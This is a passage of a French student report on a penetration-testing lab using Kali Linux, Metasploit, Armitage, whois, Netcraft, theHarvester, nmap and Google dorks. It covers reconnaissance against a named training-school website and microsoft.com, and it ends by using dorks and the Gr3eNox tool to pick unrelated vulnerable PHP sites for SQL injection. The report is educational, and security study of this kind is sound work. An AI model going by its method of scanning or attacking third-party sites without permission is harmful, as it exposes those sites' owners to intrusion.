Vu que notre application exige de grandes ressources matérielles, l'utilisation d'un PC professionnel était primordiale pour regrouper les solutions proposées, réseaux et systèmes. Les caractéristiques du PC portable professionnel utilisé sont :

- ✓ Processeur i7
- ✓ RAM 6G
- ✓ Disque dur 698 Go
- ✓ Prise en charge de la vertualisation (machine Windows XP, machine kali linux, machine Windows 7)

VI.1.2 GN3 0.8.6

Dans le but de se rapprocher le plus possible de la mise en place d'une architecture réseau réelle, nous avons opté pour l'utilisation de GNS3 (Graphical Network Simulateur). Un logiciel open source qui est à la fois simulateur et émulateur, simulateur de réseaux LAN et WAN et émulateur de routeurs et firewalls CISCO et Juniper. Autant que simulateur il imite le comportement de l'équipement, comme émulateur il exécute directement le système d'exploitation

de l'équipement, ce qui permet d'assurer les mêmes résultats dans le cas réel. (Dans l'annexe 1, vous trouverez plus d'information sur le fonctionnement et l'installation de GNS3).




Figure IV.1 : GNS3

VI.1.3 Définition de la VMware Workstation 10.0.0

Pour l'émulation de notre réseau, nous avons choisi d'utiliser la VMware Workstation 10.0.0. Un puissant logiciel de création et d'utilisation des machines virtuelles pour les développeurs et les administrateurs systèmes. La virtualisation consiste à faire fonctionner plusieurs systèmes d'exploitation, sur un même ordinateur. Ces différent OS pourront utiliser les ressources (virtuelles) de cet ordinateur d'une façon isolée et sécurisée. Ils pourront fonctionner en même temps (à condition que les ressources physiques de l'ordinateur soient suffisantes). Les différentes machines virtuelles peuvent être connectées en réseaux et peuvent communiquer entre elles et avec des machines physiques (y compris l'OS de la machine hôte) comme s'il s'agit de machines réelles.




Figure IV.2: VMware Workstation 10

IV.1.4 Kali Linux

Kali Linux est une plateforme avancée de tests d'intrusion et d'audits de sécurité informatique. Ce système permet de faire des exploits et de pirater les réseaux tels que le feraient des cybercriminelles. Bien entendu Kali Linux n'a pas pour but d'armée qui que ce soit mais de permettre au professionnel de la sécurité et aux entreprises de tester la robustesse de leur système et de leurs réseaux.

Kali Linux doit être utilisé seulement pour faire des tests de prévention (test offensif de sécurité), pour, tel un pirate, audité (contrôler) la sécurité des systèmes d'information.

Comme avec n'importe quel système d'exploitation, nous devons toujours utiliser la dernière version d kali linux et de ses outils. Quand nous nous identifient dans kali linux, nous devons exécuter les commandes suivantes :

root@kali: ~ # **apt-get update && apt-get upgrade && apt-get dist-upgrade**

Cette séquence de commande sélectionnera toutes les mises à jour disponibles. Mettons à jour kali linux en entrant o (pour oui) quand on nous demande d'accepter les mises à jour.

Figure IV.3 : Kali linux

IV.2 Lancement des interfaces Metasploit

Metasploit propose plus d'une interface pour ça fonctionnalité sous-jacente, on trouve la console, la ligne de commande, et les interfaces graphique. En plus ces interfaces, il y a des utilitaires qui offrent un accès direct aux fonctions internes du framework Metasploit.

Ces utilitaires peuvent être très précieux lors de développement et de l'exploitation dans certaines situations pour lesquelles nous n'avons pas besoin de la flexibilité de l'ensemble de framework.

IV.2.1 Démarrage de msfconsole

Pour lancer msfconsole, entrez msfconsle dans l'invite de commande :

root @kali: ~ # **msfconsole**




Figure IV.4 : lancement de Metasploit

Pour accéder au fichier help de msfconsole, entrer help après la commande qui vous intéresse. Dans l'exemple suivant, nous cherchons de l'aide pour la commande connect. Le résultat de la documentation affiche : la description de la commande et ces différents options et paramètres (flags).

msf> help connect




Figure VI.5: option d'aide

IV.2.2 Exécution de l'Armitage

Pour lancer armitage, exécutons simplement la commande armitage. Lors du démarrage sélectionnons Start MSF, ce qui permettra à Armitage de se connecter à une interface Metasploit.

root@kali: ~ # **armitage**

Après l'exécution d'armitage, il suffit de cliquer sur une des fonctionnalité présentes dans le menupour procéder à une attaque particulière ou accéder aux autres fonctionnalités.




Figure IV.6: interface d'armitage

IV.3 Les étapes suivies pour les tests de pénétration

IV.3.1 Phase de pré-engagement

Durant une phase de préparation, nous identifierons nos cibles et notre méthode principale d'attaque planifiée, qui pourrait inclure du social engineering, des réseaux sans fil, Internet ou les vecteurs d'attaque internes.

Notre cible sera un site web d'une école de formations de sécurité des réseaux « http://www.2intpartners.com/ ».

IV.3.2 Phase de reconnaissance (Collecte de renseignements)

La collecte de renseignement est la deuxième étape du PTES. Au cours de cette phase, notre objectif sera d'obtenir des informations précises sur notre cible sans pour autant révéler notre présence ou nos intentions, d'apprendre comment fonctionne la société et de déterminer la meilleure façon de pénétrer.

Si notre travail n'est pas assez minutieux durant la collecte de renseignement, nous risquons de manquer des systèmes vulnérables ou des vecteurs d'attaque viables. Il nous faut du temps et de la patience pour faire le tri des pages web, faire du google haking et dresser une carte précise afin de comprendre l'infrastructure d'une cible particulière.

La collecte de renseignement exige une préparation prudente des recherches, et le plus important est la faculté de penser tel un attaquant. A ce stade nous essayerons de rassembler autant d'informations que possible sur notre cible.

La collecte d'information est probablement l'aspect le plus important d'un test de pénétration car elle fournit la base de tout le travail suivant cette étape.

IV.3.2.1 Collecte d'informations passive

- **Collecte d'informations passive pour 2intpartners**

En collectant des informations passivement et indirectement, nous pouvons découvrir des informations sur nos cibles sans toucher leurs systèmes. Nous pouvons identifier l'architecture et les responsables du réseau et même savoir quel système d'exploitation et quel type de serveur Web utilisé sur le réseau cible.

Open Source Intelligence (OSINT) est une forme de collecte de renseignements durant laquelle on utilise les informations libres ou aisément disponibles pour trouver, choisir et acquérir des renseignements sur la cible.

Notre but est de déterminer, dans un premier temps, quels systèmes sont utilisés par la société et quels systèmes nous pouvons attaquer. Pour cela nous avons utilisé **whois.**

- **Whois :** est un service qui nous permet à récolter des informations précises sur la cible. Commençons en utilisant whois via kali linux pour trouver les noms de domaines des serveurs de **2intpartners.com.**

- **Travailler à l'aide de whois et netcraft**

msf > whois 2intpartners.com




Figure IV.7 : Une partie des résultats produits par une requête Whois

Nous apprenons que les serveurs DNS sont hébergés par **serveur213.com.** Dans la plupart des grandes sociétés, les serveurs DNS sont logés dans la société même et sont des vecteurs d'attaque viables.

Les transferts de zones et les autres attaques DNS semblables peuvent souvent être utilisés pour en apprendre plus sur un réseau depuis l'intérieur et depuis l'extérieur. Dans ce scénario, puisque serveur213.com n'appartient à 2intpartners, nous ne devrions pas attaquer ces systèmes, et au lieu de cela passons à un autre vecteur d'attaque. Pour récolter plus d'informations nous utilisons Netcraft.

- **Netcraft :** est un outil web permettant de trouver l'adresse IP d'un serveur hébergeant un site web particulier.

Figure IV.8: Le champ de recherche de Netcraft

Site	http://www.2intpartners.com	**Netblock Owner**	Server Block
Domain	2intpartners.com	**Nameserver**	ns1.serveur213.com
IP address	148.251.88.111	**DNS admin**	localhostdz@gmail.com
IPv6 address	*Not Present*	**Reverse DNS**	srv.serveur213.com
Domain registrar	ovh.com	**Nameserver organisation**	whois.ovh.com
Organisation	*unknown*	**Hosting company**	Hetzner Online AG
Top Level Domain	Commercial entities (.com)	**DNS Security Extensions**	*unknown*
Hosting country	DE		

Hosting History

Netblock owner	IP address	OS	Web server	Last seen Refresh
Server Block	148.251.88.111	Linux	Apache	20-Apr-2014
locahostdz 13 rue ouled sidi chiekh Alger ALGER DZ 16200	64.64.7.202	Linux	nginx	25-Dec-2013


Security

Netcraft Risk Rating [FAQ]	1/10		
On Spamhaus Block List	No	**On Exploits Block List**	No
On Policy Block List	No	**On Domain Block List**	No

Figure IV.9 : Le rapport du site www.2intpartners.com

Ayant identifié l'adresse IP de 2intpartners.com, 148.251.88.111, nous utilisons une nouvelle fois whois sur cette même adresse IP :

msf> whois 148.251.88.111



Nous constatons que, d'après la recherche whois, que les plages de sous réseaux n'est pas spécifiquement enregistrée au nom de 2intpartners.com, nous pouvons juger que ce site semble être hébergé chez son propriétaire.

A ce stade, nous avons rassemblé quelques informations que nous pourrions utiliser contre la cible. Après la collecte d'information nous passons à la phase de scan de vulnérabilité pour **2intpartners.**

a. Scan de vulnérabilité

Un scanner de vulnérabilité est un programme automatisé conçu pour rechercher des faiblesses dans les ordinateurs, les systèmes informatiques, les réseaux et les applications. Le programme sonde un système par l'envoie de données via un réseau et analyse les réponses reçues, dans le but d'énumérer les vulnérabilités présente sur la cible en prenant pour référence sa base de données de vulnérabilités.

Les scanners de vulnérabilité créent beaucoup de trafic sur un réseau et ne sont donc généralement pas utilisés dans un test de pénétration lorsque l'un des objectifs est de passer est inaperçue. Que nous utilisons un scanner automatique ou que nous fassions manuellement, le scan est l'une des étapes les plus importantes dans le processus de test de pénétration.

- **Collecte d'informations passive pour microsoft.com**
  - **Travailler à l'aide de TheHarvester**

Pendant la phase de reconnaissance, l'outil TheHarvester se révélera, Il permet de cataloguer rapidement et précisément les adresses de courrier électronique et les sous-domaines directement liés à la cible.

Il est important de toujours utiliser la dernière version de The Harvester car de nombreux moteurs de recherche actualisent et modifient régulièrement leurs systèmes très utiles. The Harvester est intégré à Kali Linux. La façon la plus rapide d'y accéder consiste à ouvrir une fenêtre de terminal et à exécuter les commandes theharvester.

Avant de commencer de travailler avec ce dernier, nous le mettons à jour en exécutant la commande suivante : root@kali:~# **updatedb**

Pour voir les options qui existent dans TheHarvester, nous exécutons la commande suivante : root@kali:~# **theharvester option**




Figure IV.10 : les options de TheHarvester

La commande suivante nous permet de rechercher les adresses de messagerie, les sites et les hôtes qui appartiennent à « microsoft.com » qui travaille sous google.

root@kali:~# **theharvester –d *microsoft.com* –l 10 –b google**

Figure. IV.11 : Le résultat des sites qui appartiennent à Microsoft.com

La figure ci-dessous nous donne le résultat des hôtes qui appartiennent à Mlicrosoft.com.

```
[+] Hosts found in search engines:
-----------------------------------
65.55.57.27:www.microsoft.com
65.55.69.140:office.microsoft.com
157.56.132.33:support.microsoft.com
134.170.119.140:windows.microsoft.com
65.55.138.188:windowsupdate.microsoft.com
65.52.103.125:schemas.microsoft.com
64.4.11.25:go.microsoft.com
65.55.58.201:msdn2.microsoft.com
65.55.138.110:update.microsoft.com
157.56.56.180:mvp.support.microsoft.com
157.56.148.23:technet.microsoft.com
65.52.103.119:onlinehelp.microsoft.com
65.52.108.11:c1.microsoft.com
65.52.103.78:social.technet.microsoft.com
23.0.174.56:officecdn.microsoft.com
94.245.126.222:expertzone.microsoft.com
168.62.198.20:commerce.microsoft.com
65.52.103.91:gallery.technet.microsoft.com
65.55.56.209:careers.microsoft.com
```

Configure IV.12 : le résultat des hotes qui appartiennent à Microsoft.com

A. Scan de vulnérabilité

- **Scan de port avec Nmap :**

Ayant identifié la plage IP de la cible ainsi que celle de microsoft.com durant la collecte d'information passive, nous pouvons à les scanner pour trouver des ports ouverts. C'est le processus au cours duquel nous nous connectons judicieusement aux ports de l'hôte distant pour identifier ceux qui sont actifs (évidemment, dans une plus grande entreprise, nous aurions plusieurs plages d'IP à attaquer au lieu d'une seule).

Nmap est, de loin, l'outil de scan de ports le plus populaire. Il s'intègre élégamment dans Metasploit, stockant le bilan de scan dans une base de données pour une utilisation ultérieure. Nmap nous laisse scanner des hôtes pour identifier les services en cour d'exécution sur chacun d'eux, n'importe lequel pourrait offrir une porte d'entrée.

Nous constaterons immédiatement que Nmap présente nombre d'options, mais nous n'en utiliserons que quelques-unes. Une de nos options préférées est –sS. Elle exécute un scan TCP discret qui détermine si un port TCP est ouvert ou non. Une autre option est –Pn qui demande à Nmap de ne pas utiliser de requêtes ping pour déterminer si le système est fonctionnel ; au lieu de cela, il considérera tous les hotes comme « vivants ». Une autre option est –A. Cette dernière essaiera d'énumérer les services et tentera d'en récupérer les bannières, ce qui pourra nous donner encore plus de détails sur le système cible.Si nous exécutons des pentests à travers Internet, nous

devrions utiliser cette option, puisque la plupart des réseaux n'autorisent pas les requetes ICMP, qui est le protocole utilisé par ping.

Figure IV. 13 : résultat de scan

Remarquons une série de ports ouvert (80/tc open http, 143/tcp open ssl/http, etc..) et une prédiction du sysème d'exploitation de la cible (Microsoft Windows 7 entreprise et Microsoft Windows XP SP3). Cela nous fairons une idée de la cible ainsi que des ports exposés qui pouraient etre utilisés comme potentiels vecteurs d'attaque.

- **Collecte d'informations passive avec Google dork**

Le hacking Google est parfois appelé "Google Dork". Lorsqu'une application souffre d'une vulnérabilité précise, les hackers et les chercheurs en sécurité les utilisent pour chercher des serveurs vulnérables ayant une faille précise.

Pour chercher des dorks, on écrit sur le moteur de recherche Google : *Googledork*. Dans la fenêtre qui s'ouvre, on clique sur *Google Hacking Database, GHDB, Google Dorks*. On choisit **GHDB (**le GHDB nous mène à la base de données du hacking Google**)**. Dans la fenêtre qui ouvre on va choisir une catégorie, dans notre cas on a choisit **all** pour trouver toute les catégories qui existe.




Figure IV.14: choix du Dork

La recherche suivante produit une liste de répertoire des dorks. Dans notre cas on a choisit index.php pour trouver des sites qui ont été écrit en php (car ces sites sont faciles à exploiter.




Figure IV.15 : les sites vulnérables

La figure suivante illustre le site choisit pour l'exploiter.

Figure IV.16 : choix du site

A cette étape, nous coupions l'URL trouvé précédemment dans Gr3eNox pour faire une attaque d'injection sql.

✓ **Gr3enox :**Gr3enox est un logiciel qui va nous permettre d'optimiser notre capacité, Il va en fait rechercher les sites vulnérables, on mit dans « Dork » le dork de notre choix (liste dans le fichier googledork).

- nous cliquons sur **search**
- nous doublons clique sur **remove**
- nous cliquons **Start** (à gauche).

Les sites vulnérables s'affichent dans la figure suivante :

